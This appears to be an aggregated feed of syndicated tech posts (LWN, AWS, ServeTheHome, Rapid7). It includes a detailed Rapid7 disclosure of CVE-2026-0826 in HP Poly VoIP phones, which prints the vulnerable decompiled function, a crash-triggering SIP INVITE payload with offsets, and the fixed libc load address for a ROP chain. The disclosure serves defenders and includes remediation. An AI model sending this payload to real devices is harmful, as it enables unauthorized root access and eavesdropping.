Post Syndicated from LastWeekTonight original https://www.youtube.com/shorts/3b3pkBRCn78
DistroWatch turns 25
Post Syndicated from corbet original https://lwn.net/Articles/1075766/
The DistroWatch site is celebrating its
25th anniversary. “All in all, it has been an incredible ride. Many
” Congratulations to Ladislav
of you who read these pages regularly know that downloading and testing
distributions is a highly addictive pastime. I have been an avid
distro-hopper for the last 25 years and I don’t see myself abandoning this
activity for many more years to come.
Bodnar and all the others who have kept that resource going for so long.
AWS Weekly Roundup: Claude Opus 4.8 on AWS, Aurora MySQL with Kiro Powers, and more (June 1, 2026)
Post Syndicated from Micah Walter original https://aws.amazon.com/blogs/aws/aws-weekly-roundup-claude-opus-4-8-on-aws-aurora-mysql-with-kiro-powers-and-more-june-1-2026/
In my last Week in Review post, I shared what I’d been hearing from customers in the AI-Driven Development Lifecycle (AI-DLC) workshops I’ve been delivering. Last week I was back at it, this time in Denver for a two-day AI-DLC workshop, where I helped facilitate 17 teams to deliver nearly 20 separate use cases in just two days. The pace of acceleration that AI-DLC unlocks—especially when paired with tools like Claude Code on Amazon Bedrock—is fundamentally changing how businesses operate. Traditional roles within software development teams are collapsing into smaller, AI-augmented squads, and the paradigm shift is beginning to take place right in front of us. To learn more about how to utilize various AI tools, visit the GitHub repository of AI-DLC workflow.
This shift is also reshaping how AWS account teams (solutions architects, customer solutions managers, and technical account managers) collaborate with customers. It’s becoming less about handing off advisory design documents and more about building alongside them in real time. It’s a genuinely exciting moment to be in the middle of the change, and this week’s headline launch — Anthropic’s most capable model yet, now on AWS — is going to push that pace even further.
Now, let’s get into this week’s AWS news…
Headlines
Claude Opus 4.8 on AWS — Anthropic’s most capable generally available model is now accessible through both Amazon Bedrock and the Claude Platform on AWS. Opus 4.8 is built for agentic coding, knowledge work, and extended autonomous task execution — it sustains longer autonomous sessions with deeper reasoning, recovers from errors, and synthesizes information across lengthy documents. For coding workloads, it reads codebases like an engineer, plans before it edits, and holds context across long sessions. On Amazon Bedrock, you get AWS-managed features like Guardrails, Knowledge Bases, and data residency; on the Claude Platform on AWS, you get Anthropic’s native APIs unified with AWS billing. To learn more, visit the deep-dive blog post.
Last week’s launches
Here are some launches and updates from this past week that caught my attention:
- Introducing the next generation of AWS Resilience Hub — A reimagined Resilience Hub gives SREs and developers a unified framework to define resilience standards, evaluate applications against them, and demonstrate compliance across an entire portfolio. It introduces modular resilience policies (covering service-level objectives (SLOs), multi-AZ/Region DR, and data recovery), business-oriented application modeling, generative AI-powered assessments aligned with the Well-Architected and Resilience Analysis Frameworks, and automatic dependency discovery via DNS query log analysis. Integration with AWS Organizations enables organization-wide resilience management from a single delegated administrator account.
- Introducing the next generation of Amazon OpenSearch Serverless for building agentic AI applications — Amazon OpenSearch Serverless is now a fully managed search and vector engine purpose-built for agentic AI applications. It scales from zero to thousands of requests per second—roughly 20x faster than the prior generation—delivers up to 60% cost savings versus peak-provisioned clusters, and adds GPU acceleration plus new SEARCH and VECTORSEARCH collection types. Native integrations with Vercel, Kiro, Claude Code, and Cursor through OpenSearch Agent Skills make it straightforward to plug into your agent stack.
- New assessment capabilities in AWS Transform — AWS Transform expands with new tools to help you build migration business cases and evaluate TCO before moving workloads to AWS. You can ingest data from RVTools exports, CMDB data, the AWS Transform discovery tool, and third-party discovery tools, then run what-if scenarios across region, utilization, and service mapping for EC2, FSx, S3, SQL Server on EC2, and virtual desktops. The release also adds Agentic Readiness Analysis (ARA) and Modernization Analysis (MODA), which scan code repositories in 5 to 30 minutes per repo to surface severity-tagged findings with file-level evidence and AWS-mapped remediation guidance.
- Amazon Aurora MySQL with Kiro Powers — Aurora MySQL now integrates with Kiro Powers, drawing from a curated repository of pre-packaged MCP servers, steering files, and hooks validated by Kiro partners. Developers can execute both data plane tasks (queries, schema management) and control plane tasks (cluster management) in natural language, with dynamic guidance for Aurora MySQL Serverless scaling, RDS-to-Aurora migration, and replication setup. The companion Database Blog post explains how the agent produces the API calls, SQL, and configuration for you to review and run — available via one-click install from the Kiro IDE or webpage.
- Amazon WorkSpaces Applications now supports Windows Desktop OS — You can now bring your own Windows Desktop licenses to Amazon WorkSpaces Applications and stream full Windows desktops and applications from AWS-hosted dedicated hardware. BYOL eliminates OS fees (you pay only for compute and streaming infrastructure), supports eligible Microsoft 365 Apps for enterprise, and gives users a matching experience between local and remote environments — same workflows, shortcuts, and navigation in both.
For a full list of AWS announcements, be sure to keep an eye on the What’s New with AWS page.
Other AWS news
Here are some additional posts and resources that you might find interesting:
- Meet our newest AWS Heroes — May 2026 — An AWS Builder Center post introducing the latest cohort of AWS Heroes recognized for their contributions to the global AWS community.
- AI-native, full-stack web apps with Vercel and AWS databases — Database blog post on the new Vercel and AWS Databases integration, which lets you provision Aurora PostgreSQL, DynamoDB, or Aurora DSQL directly from the Vercel dashboard or via v0. The post also highlights the H0 hackathon with $160,000 in prizes for building full-stack apps on this stack.
- Introducing US-based, US citizen 24/7 technical support for AWS GovCloud (US) customers: Your mission never sleeps. Neither do we. — Public Sector blog post announcing that all AWS GovCloud (US) technical support cases are now automatically routed to US-based, US citizen engineers around the clock — no opt-in required — for government agencies, contractors, nonprofits, and academic institutions running mission-critical workloads.
For a full list of AWS blog posts, be sure to keep an eye on the AWS Blogs page.
Learn more about AWS, browse and join upcoming AWS-led in-person and virtual events, startup events, and developer-focused events as well as AWS Summits and AWS Community Days. Join the AWS Builder Center to connect with builders, share solutions, and access content that supports your development.
That’s all for this week. Check back next Monday for another Weekly Roundup!
-Micah
[$] Reconsidering x32 — again
Post Syndicated from corbet original https://lwn.net/Articles/1074897/
The x32 ABI was meant
to be the best of both worlds, providing the expanded registers and
instruction set of the x86-64 architecture while preserving the lower
memory use of 32-bit systems. The Linux kernel has supported x32 since the
3.4 release in 2012. The initial excitement around x32 did not last,
though, and kernel developers are considering removing that support — and
not for the first time. Even the most unloved features tend to have a few
users, though, making removal hard.
Multiple redhat-cloud-services npm packages compromised (StepSecurity Blog)
Post Syndicated from jzb original https://lwn.net/Articles/1075742/
StepSecurity is reporting
that a number of npm packages in the @redhat-cloud-services
scope include malware that runs automatically on every npm
install:
The payload is a multi-stage credential harvester that sweeps
GitHub Actions secrets along with AWS, GCP, Azure, Kubernetes,
HashiCorp Vault, npm, and CircleCI tokens, and it is purpose-built to
evade detection, including an explicit attempt to bypass StepSecurity
Harden-Runner.StepSecurity analyzed @redhat-cloud-services/[email protected] in full. Its
index.js, executed at install time, is 4.2 MB, a file that should
weigh a few kilobytes, with the real payload buried under three
separate layers of obfuscation. The malware is also a self-propagating
worm: using stolen npm tokens and npm’s bypass_2fa parameter, it
republishes backdoored versions of other packages on its own, even
against accounts protected by two-factor authentication, so every
infected machine can seed the next wave with no attacker
involvement. All affected packages were published via GitHub Actions
OIDC from the RedHatInsights/javascript-clients repository, indicating
the upstream CI/CD pipeline itself was compromised. Analysis of the
remaining packages is ongoing.
A blog
post from SafeDep has additional analysis about the incident. We did not find an advisory from Red Hat on this yet.
Intel Xeon 6+ Clearwater Forest is Out
Post Syndicated from Patrick Kennedy original https://www.servethehome.com/intel-xeon-6-clearwater-forest-is-out/
The Intel Xeon 6900E+ seires adds faster memory, new packaging, new core designs, new features, and more cache to existing sockets
The post Intel Xeon 6+ Clearwater Forest is Out appeared first on ServeTheHome.
Fedora F44 election interviews published
Post Syndicated from jzb original https://lwn.net/Articles/1075736/
The Fedora Project has published
interviews with candidates running for the open seats on the Fedora
Council, Fedora Engineering
Steering Committee, Fedora
Mindshare Committee, and EPEL
Steering Committee. Voting is open through Friday,
June 12 at 23:59 UTC.
Security updates for Monday
Post Syndicated from jzb original https://lwn.net/Articles/1075733/
Security updates have been issued by AlmaLinux (.NET 10.0, .NET 9.0, firefox, flatpak, httpd, and thunderbird), Debian (chromium, corosync, cyborg, dovecot, exim4, git-lfs, imagemagick, kernel, keystone, linux-6.1, php-twig, python-aiohttp, sentry-python, swift, and symfony), Fedora (chromium, djvulibre, docker-compose, giflib, haveged, libsoup3, libssh2, mingw-objfw, netatalk, nginx, nginx-mod-brotli, nginx-mod-fancyindex, nginx-mod-headers-more, nginx-mod-modsecurity, nginx-mod-naxsi, nginx-mod-vts, objfw, pdns, perl-Crypt-PasswdMD5, perl-libwww-perl, python-urllib3, suricata, and xrdp), Mageia (perl-Template-Toolkit and vim), Oracle (.NET 8.0, cockpit, firefox, flatpak, freerdp, kernel, and libexif), Red Hat (containernetworking-plugins, libsoup, libsoup3, multiple packages, php:8.2, php:8.3, podman, rhc, and skopeo), SUSE (amazon-ecs-init, amazon-ssm-agent, apptainer, azure-storage-azcopy, bind, chromium, csync2, cups, docker-stable, frr, gdk-pixbuf-loader-libheif, gnutls, hauler, helm, helm3, ignition, java-1_8_0-ibm, kernel, libBasicUsageEnvironment2, libredwg-devel, localsearch, memcached, openexr, perl-Net-CIDR-Lite, perl-YAML-Syck, postgresql14, python-mistune, python-pillow, python-pytest-html, python-urllib3, python311-Authlib, strongswan, trivy, vim, and xz), and Ubuntu (gdal, python-pip, qtwebengine-opensource-src, rsync, and texmaker).
CVE-2026-0826: How an Old Bug Can Feed AI-Powered Impersonation
Post Syndicated from Douglas McKee, Director, Vulnerability Intelligence original https://www.rapid7.com/blog/post/ve-cve-2026-0826-how-an-old-bug-can-feed-ai-powered-impersonation
One of the more persistent myths in security is that old bug classes become old problems. They don’t. They just show up in different places, under different conditions, and usually at the exact moment we’ve convinced ourselves not to pay attention to them.
That’s part of what makes enterprise voice infrastructure so interesting.
Earlier this year, we wrote about a critical vulnerability in Grandstream VoIP phones that showed how easily a trusted communications device could become something very different. It wasn’t especially flashy, but it reinforced the broader issue that phones are still part of the attack surface, even if many organizations don’t model them that way.
Today, we’ll again discuss the same uncomfortable reality. VoIP technology may sit quietly on a desk and look like a utility, but the security implications are anything but quiet. And when familiar vulnerability classes continue to surface in devices designed to sit at the center of sensitive conversations, it’s worth asking whether we’ve been underestimating this part of the environment for far too long.
Rapid7 Senior Principal Security Researcher Stephen Fewer discovered CVE-2026-0826, a critical unauthenticated stack-based buffer overflow vulnerability affecting multiple HP Poly VoIP devices. If you’ve been around vulnerability research long enough, the bug class here is going to feel very familiar. And interestingly enough, that’s exactly why it deserves attention. These older exploitation primitives never really went away; they just found new places to cause problems.
CVE-2026-0826
CVE-2026-0826 is a critical unauthenticated vulnerability affecting multiple HP Poly VoIP devices, including models in the VVX and Trio product lines. At a high level, this is a classic memory corruption bug. If the right conditions are present, a remote attacker can exploit the vulnerability to gain control of an affected device without authentication.
For most organizations, the technical root cause will matter to the teams responsible for remediation, validation, and long-term hardening. But from a risk perspective, the takeaway is much simpler in that a trusted business phone can potentially be turned into an attacker-controlled asset.
That matters because these devices often live in places we inherently trust such as executive offices, conference rooms, help desks, trading floors, hospital stations, and other environments where sensitive conversations happen every day. A compromise in that context is not just about device access. It’s about what that access enables.
Why this is still exploitable in 2026
One of the questions I get all the time when I teach SANS SEC660 is whether basic buffer overflows are still relevant. Students will usually ask some version of, “Are we really still dealing with this?” and right behind that, the follow-up of “Don’t modern mitigations make these bugs much harder to exploit?”
They’re fair questions. The reality is that modern mitigations absolutely matter, and in many cases they do make exploitation more difficult. But they don’t make memory corruption go away. What they really do is change the path from bug to impact. So when we looked at this issue, the obvious question wasn’t just whether a stack overflow existed, but whether the protections in place actually prevented it from becoming meaningful code execution.
In this case, they didn’t.
This is one of those cases where the presence of modern mitigations looks better on paper than it does in practice. The protections that should have made exploitation significantly harder ultimately didn’t stop an attacker from turning the bug into full code execution on the device.
So yes, the bug class is old-school. But the exploitation path is still very real.
Why attackers care about desk phones now
Now, on its own, “root shell on a phone” sounds bad, but maybe not headline-worthy to some people. The real story is what that access gives an attacker in practice.
Over the past several years, advanced threat actors have increasingly shifted toward edge devices, embedded systems, and network appliances as a place to operate. And let’s face it, that makes sense. If you’re trying to persist quietly in an enterprise environment, you don’t necessarily want to live on the Windows system with every security product on earth installed on it.
You want the thing nobody is watching.
You generally can’t run modern EDR on a VoIP desk phone. You’re not going to see the same telemetry. You’re not going to get the same host-based detection coverage. And in many environments, those devices sit on the network for years with very little scrutiny beyond whether they can still make and receive calls.
That makes them useful not only as footholds, but also as infrastructure for internal pivoting, call manipulation, traffic interception, or quiet persistence.
And that’s before we even get to the part that I think is especially relevant right now in the age of AI. I’m referring to audio collection.
A listening post for the AI era
One of the more interesting shifts in today’s threat landscape is how valuable high-quality voice data has become.
Attackers no longer need massive datasets to make use of synthetic speech tooling. In many cases, they just need clean source audio of the right person saying enough words in enough contexts. That has made executive voice data, call recordings, and live conversation capture far more valuable than many organizations seem prepared to admit.
A compromised desk phone sitting in an executive office or conference room is not just a way to eavesdrop on sensitive discussions. It can also become a collection point for exactly the kind of audio that can be reused in vishing, deep fakes, social engineering, or even fraudulent financial authorization attempts.
The concern is not just “someone might hear something confidential.” That would be bad enough. The broader concern is that voice infrastructure can now support both traditional espionage objectives and modern AI-enabled fraud operations at the same time.
The bigger lesson
I think the real takeaway from this research is not merely that another VoIP phone had a memory corruption bug. As security researchers, we know those bugs are always out there somewhere. The more important lesson is that many organizations still don’t threat model voice systems with the same seriousness they apply to other enterprise assets.
It’s also part of a broader pattern I’ve been talking about in The Monday Brief that attackers don’t need especially novel tradecraft when defenders continue to overlook familiar weaknesses in trusted systems.
We’ve gotten pretty good at thinking critically about identity systems, servers, cloud infrastructure, and endpoints. But desk phones often fall into this weird blind spot where they’re treated as appliances rather than computers with microphones, network connectivity, and administrative logic.
That mindset needs to change.
Because when a classic stack-based overflow can be leveraged into root access on a trusted office device sitting a few feet away from your leadership team, it’s no longer reasonable to think of that phone as “just a phone.”
It’s part of your attack surface. It’s part of your exposure. And depending on where it sits, it may also be one of the more efficient listening posts in your environment.
Because yes, the phones are still listening.
CVE-2026-0826: Critical unauthenticated stack buffer overflow in HP Poly VVX and Trio VoIP Phones (FIXED)
Post Syndicated from Stephen Fewer original https://www.rapid7.com/blog/post/ve-cve-2026-0826-critical-unauthenticated-stack-buffer-overflow-hp-poly-vvx-trio-voip-phones-fixed
Overview
Rapid7 Labs conducted a zero-day research project against an HP Poly VVX 450 Voice over Internet Protocol (VoIP) phone. This research resulted in the discovery of a critical unauthenticated stack-based buffer overflow vulnerability, CVE-2026-0826. A remote attacker can leverage CVE-2026-0826 to achieve unauthenticated remote code execution (RCE) with root privileges on a target device.
The vulnerability is present in the device’s parsing of Session Description Protocol (SDP) attributes for Interactive Connectivity Establishment (ICE). The ICE feature, which is not enabled by default, must be enabled for the device to be exploitable by a remote attacker.
While we discovered and validated the vulnerability on a VVX 450 device, the vulnerability has been confirmed to affect all models in the VVX series (VVX 150, VVX 250, VVX 350, and VVX 450), as well as three models from the Trio IP Conference series (Trio 8800, Trio 8500, and Trio 8300).
CVE-2026-0826 has a CVSSv4 score of 9.2 (Critical), and a Common Weakness Enumeration (CWE) of CWE-121: Stack-based Buffer Overflow.
Impact
A Metasploit exploit module has been developed to demonstrate how an unauthenticated attacker could leverage this vulnerability to gain root privileges on a vulnerable device.

Shown below is the exploit being run against a target Poly VVX 450 device running a vulnerable firmware version 6.4.7.4477.
⠀
As we can see above, the attacker achieves unauthenticated RCE with root privileges on the device. This is demonstrated by the attacker executing a reverse shell payload and running several arbitrary OS shell commands.
Technical analysis
Our analysis is based upon a VVX 450 device running firmware version 6.4.7.4477. During testing, the test device had an IPv4 address of 192.168.86.80. The non-default ICE feature was enabled by specifying the following in the device configuration:
device.feature.nat.ice.enabled="1"
The main binary that provides the majority of functionality to the device is /user/local/root/polyapp (32 bit ARM, Little Endian). This binary parses SDP data provided in an Session Initiation Protocol (SIP) request over UDP on port 5060.
When SDP data is processed, if ICE is enabled, an SDP attribute named candidate can be parsed. The candidate attribute is intended to contain a transport address for a candidate that can be used for connectivity checks. An example of a valid candidate attribute can be seen in the RFC8839 5.1:
The following is an example SDP line for a UDP server-reflexive “candidate” attribute for the RTP component:
a=candidate:2 1 UDP 1694498815 192.0.2.3 45664 typ srflx raddr 203.0.113.141 rport 8998
Using the example from the RFC, a SIP request can contain SDP data that looks like this, with the candidate attribute appearing on the final line:
c=IN IP4 192.168.86.122
m=audio 50786 RTP/AVP 0
a=rtpmap:0 PCMU/8000/1
a=candidate:2 1 UDP 1694498815 192.0.2.3 45664 typ srflx raddr 203.0.113.141 rport 8998
⠀
The /user/local/root/polyapp binary has two functions that will parse incoming SDP data, named ParseRemoteSDP and IceSession::ParseRemoteSdpForAddresses. In both cases, when a string line starting with “a=candidate:” is found, a helper function ParseICECandidate (at address 0xB12780) is called to parse the expected candidate attribute held in the remainder of that string line. The intent is to parse out the individual components of a candidate attribute which are separated by white space characters.
This helper function ParseICECandidate contains a stack based buffer overflow. Shown below we can see that the start of the function contains a call to memcpy, which will copy the incoming string line being processed into a 256 byte stack buffer. No length check is performed to ensure the incoming string length is less than 256 bytes. Therefore by providing a candidate attribute whose length is greater than 256 bytes, a stack-based buffer overflow will occur.
int __fastcall ParseICECandidate( const void *string_line, size_t string_line_length, int a3, int *a4, _DWORD *a5, int *a6, std::string *a7, _DWORD *a8, _DWORD *a9, std::string *a10, _DWORD *a11)
{
	size_t v11; // r0
	char *v12; // r0
	size_t v13; // r0
	char *v14; // r0
	size_t v15; // r0
	char buffer256[256]; // [sp+25h] [bp-11Fh] BYREF
	char v22[7]; // [sp+128h] [bp-1Ch] BYREF
	char v23; // [sp+12Fh] [bp-15h] BYREF
	char *nptr; // [sp+130h] [bp-14h]
	char v25; // [sp+137h] [bp-Dh]

	v25 = 0;
	if ( !string_line )
		return 0;
	memcpy(buffer256, string_line, string_line_length); // <--- buffer256 can be overflowed due to no destination length check
	buffer256[string_line_length] = 0;
	nptr = strtok_r(buffer256, ":", (char **)&buffer256[255]);
	nptr = strtok_r(0, " ", (char **)&buffer256[255]);
	if ( !nptr )
		return 0;

// ...snip...
⠀
To demonstrate the vulnerability, we can construct an example SIP INVITE request that contains the required SDP data to trigger the buffer overflow. The malicious candidate attribute will be comprised of:
-
An attribute name of “a=candidate:”, which is 12 bytes long.
-
244 A characters, to fill out variable buffer256 (shown in the code snippet above), as 244 + 12 is 256.
-
19 B characters, to provide padding between the variable buffer256 and the saved registers on the current stack frame.
-
The characters 1111 (0x31313131 in hex) to overwrite the saved r4 register.
-
The characters 2222 (0x32323232 in hex) to overwrite the saved r5 register.
-
The characters 3333 (0x33333333 in hex) to overwrite the saved r11 register.
-
The characters 4444 (0x34343434 in hex) to overwrite the saved pc register.
-
A large number of C characters (0x43 in hex) to show the remaining attacker controlled data on the stack.
The entire example SIP INVITE request sent to the device is shown below:
INVITE sip:192.168.86.80:5060 SIP/2.0
Via: SIP/2.0/UDP 192.168.86.122:5060
Route: <sip:192.168.86.122:5060;lr>
From: <sip:192.168.86.80:5060>
To: <sip:192.168.86.80:5060>
Contact: <sip:192.168.86.80>
Call-ID: pmpcdwrwqojvfqin
CSeq: 5892 INVITE
Content-Type: application/sdp
Content-Length: 495

c=IN IP4 192.168.86.122
m=audio 50786 RTP/AVP 0
a=rtpmap:0 PCMU/8000/1
a=candidate:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBB1111222233334444CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
⠀

Upon receiving this SIP INVITE request, the helper function ParseICECandidate will parse the malicious candidate attribute, and a stack-based buffer overflow will occur. Observing the resulting crash in GDB, we can see that we have full control over the program counter (pc) register, several general purpose registers, and the data located at the stack pointer (sp).
Exploitation
Leveraging the overflow to execute arbitrary attacker controlled code is relatively straight forward. We can first note that Address Space Layout Randomization (ASLR) is present on the target, as shown below by inspecting /proc/sys/kernel/randomize_va_space in a root shell.
# uname -a
Linux (none) 2.6.27.18 #1 PREEMPT Mon Jan 13 09:50:58 PST 2020 armv6l unknown

# cat /proc/sys/kernel/randomize_va_space
1
⠀
Inspecting the polyapp binary with the checksec tool we can see that No Execute (NX) is enabled, so the stack data will not be executable. As we will not be able to execute a payload directly on the stack, we can overcome this by using a Return Oriented Programming (ROP) chain to bypass the NX mitigation. Additionally, the binary has not been compiled as a Position Independent Executable (PIE).
$ /usr/bin/checksec --file=rootfs/root/polyapp --format=json | jq
{
	"rootfs/root/polyapp": {
		"relro": "no",
		"canary": "no",
		"nx": "yes",
		"pie": "no",
		"rpath": "no",
		"runpath": "no",
		"symbols": "no",
		"fortify_source": "no",
		"fortified": "0",
		"fortify-able": "33"
	}
}
⠀
As the polyapp binary is always loaded at a low address (0x00008000), using Virtual Address (VA) values from this range will require the attacker to be able to place multiple null (0x00) bytes in the overflow buffer. This will not be possible due to how the SDP data is processed.
We must discover a suitable workaround to exploit the vulnerability while not writing any null bytes in the overflow buffer. We could try to discover an information leak vulnerability, that leaks an address of a Shared Object (SO) location within the processes address space. If the SO is loaded at a location such that its addresses will not contain null bytes, we can use these addresses for ROP gadgets. In lieu of a suitable information leak vulnerability, we will require an alternative technique.
Conveniently to our purpose, ASLR is not operating as expected on the device, and does not impact the load address of Shared Object (SO) libraries. For example, libc will always be loaded at a Virtual Address (VA) of 0x40a5c000 on firmware version 6.4.7.4477. This does not change between process restarts or device cold reboots. Shown below is the same load address for libc in the polyapp process, across a cold reboot of the device.
# date
Fri Dec 12 15:05:56 UTC 2025
# ps -A|grep polyapp
 1461 root569m S/usr/local/root/polyapp
# cat /proc/1461/maps | grep libc
40a5c000-40b76000 r-xp 00000000 00:01 581/lib/libc-2.8.so
40b76000-40b7e000 ---p 0011a000 00:01 581/lib/libc-2.8.so
40b7e000-40b80000 r--p 0011a000 00:01 581/lib/libc-2.8.so
40b80000-40b81000 rw-p 0011c000 00:01 581/lib/libc-2.8.so

# date
Fri Dec 12 15:14:12 UTC 2025
# ps -A|grep polyapp
 1482 root      569m S    /usr/local/root/polyapp
# cat /proc/1482/maps | grep libc
40a5c000-40b76000 r-xp 00000000 00:01 581        /lib/libc-2.8.so
40b76000-40b7e000 ---p 0011a000 00:01 581        /lib/libc-2.8.so
40b7e000-40b80000 r--p 0011a000 00:01 581        /lib/libc-2.8.so
40b80000-40b81000 rw-p 0011c000 00:01 581        /lib/libc-2.8.so
⠀
Further inspection of the process maps file shows all shared libraries are loaded starting from a fixed address of 0x40000000 and do not appear to honor ASLR. Knowing this, we can build a simple ROP chain using gadgets located at fixed VA’s within the libc library. The gadgets we choose will not contain null bytes in their addresses.
We create a ROP chain that will execute an arbitrary OS command via the system standard C library function. The accompanying Metasploit exploit modules source code details the entire ROP chain.
Remediation
The following remediation guidance has been provided by the vendor.
“HP Poly recommends that administrators disable ICE connectivity in environments where it is not required. All affected Poly Voice devices should be updated to the latest available UCS release using the Poly Lens Device Management application.”
The following table indicates the appropriate fixed software releases.
|
Product Name |
Updated version |
|
VVX |
UCS 6.4.8 |
|
Trio 8300 |
UCS 8.1.7 |
|
Trio 8500 |
UCS 7.2.8 |
|
Trio 8800 |
UCS 7.2.8 |
Credit
This vulnerability was discovered by Stephen Fewer, Senior Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Disclosure timeline
-
January 6, 2026: Rapid7 makes initial outreach to HP who confirm contact the same day.
-
January 7, 2026: Rapid7 discloses the technical writeup and exploit code to HP.
-
January 9, 2026: HP confirms the finding, and provides Rapid7 with affected models, a reserved CVE identifier and an expected fix date for May, 2026.
-
January 12, 2026: Rapid7 agrees to the fix date and asks for clarity on the end of support for the VVX series. HP replies the same day with requested information.
-
April; 21, 2026: HP states a new release date by end of July and confirms CVSS, CWE and remediation guidance. Rapid7 gives June 1 as the disclosure date.
-
May 5, 2026: HP provides affected models and confirms coordinate disclosure for June 1.
-
May 18, 2026: HP provides remediation version numbers for patched firmware.
-
June 1, 2026: This disclosure.
There’s something new in the "Purpose Specific Triggers" feature in Home Assistant Labs from 2026.5.
Post Syndicated from Home Assistant original https://www.youtube.com/shorts/dw3E1OYUQbU
NVIDA Introduces RTX Spark: An Arm SoC for Windows PCs
Post Syndicated from Ryan Smith original https://www.servethehome.com/nvida-introduces-rtx-spark-an-arm-soc-for-windows-pcs/
Fresh out of Computex, NVIDIA has introduced its long-awaited Arm SoC for Windows PCs, the RTX Spark. With 20 CPU cores and a sizable Blackwell GPU, NVIDIA is setting their sights on powering the premium Windows market
The post NVIDA Introduces RTX Spark: An Arm SoC for Windows PCs appeared first on ServeTheHome.
Turning Point: Fair Oaks, 1862
Post Syndicated from The History Guy: History Deserves to Be Remembered original https://www.youtube.com/watch?v=kjpsAKAjowg
Comic for 2026.06.01 – Dude
Post Syndicated from Explosm.net original https://explosm.net/comics/dude
New Cyanide and Happiness Comic
Rapid7 and Exclusive Networks Expand Partnership Across the Nordics
Post Syndicated from Mike Ryan original https://www.rapid7.com/blog/post/c-rapid7-exclusive-networks-expand-nordics-partnership-stronger-cybersecurity-outcomes-together
Building stronger cybersecurity outcomes together
The cybersecurity landscape across the Nordics is evolving rapidly. Organizations are facing increasing pressure to modernize security operations, reduce complexity, and respond faster to threats, all while navigating growing regulatory demands and persistent skills shortages.
At the same time, partners are being asked to do more than ever before. Customers no longer want isolated technologies or transactional relationships. They want trusted advisors, integrated solutions, and measurable security outcomes.
That’s why Rapid7 is excited to announce a new strategic partnership with Exclusive Networks across the Nordic region.
Expanding beyond a traditional distributor agreement, this collaborative growth framework is designed to help partners scale faster, deepen cybersecurity expertise, and deliver greater value to customers across Sweden, Denmark, Norway, Finland, Iceland, and the Baltics.
A shared vision for growth
The modern channel ecosystem is built on collaboration. That means success today depends on bringing together the right technology, expertise, and enablement model to support customers at every stage of their cybersecurity journey. Rapid7 and Exclusive Networks share that philosophy.
Exclusive Networks has built a strong reputation as a cybersecurity-focused specialist with extensive regional reach, deep local expertise, and a partner-first approach. Together, Rapid7 and Exclusive Networks are creating a framework that prioritizes long-term ecosystem growth over short-term transactions.
“This partnership is about creating long-term value for partners and customers alike,” said Mike Ryan, Head of Distribution, EMEA at Rapid7. “The Nordic market is a highly advanced, partner-driven region and increasingly focused on outcome-based cybersecurity. Exclusive Networks’ cybersecurity specialization and regional expertise make them an ideal strategic partner as we continue investing in growth across the region.”
Supporting the next generation of security operations
Cybersecurity teams are increasingly seeking platforms and services that unify visibility, simplify operations, and enhance response capabilities without adding complexity.
Rapid7’s AI-powered cybersecurity operations platform helps organizations strengthen cyber resilience through integrated exposure management, threat detection, and managed services capabilities. Combined with Exclusive Networks’ regional enablement and go-to-market scale, the partnership is designed to accelerate adoption of modern security operations across the Nordics.
Local expertise meets global scale
One of the defining strengths of the Nordics market is its combination of innovation maturity and local market nuance – customers expect both global capability and localized expertise. ThIS balance is central to the Rapid7 and Exclusive Networks approach.
Exclusive Networks operates a global-local model that combines international scale with in-country support, language capabilities, and regional cybersecurity specialization. This enables partners and customers across the Nordics to access consistent cybersecurity expertise while benefiting from local engagement and market understanding.
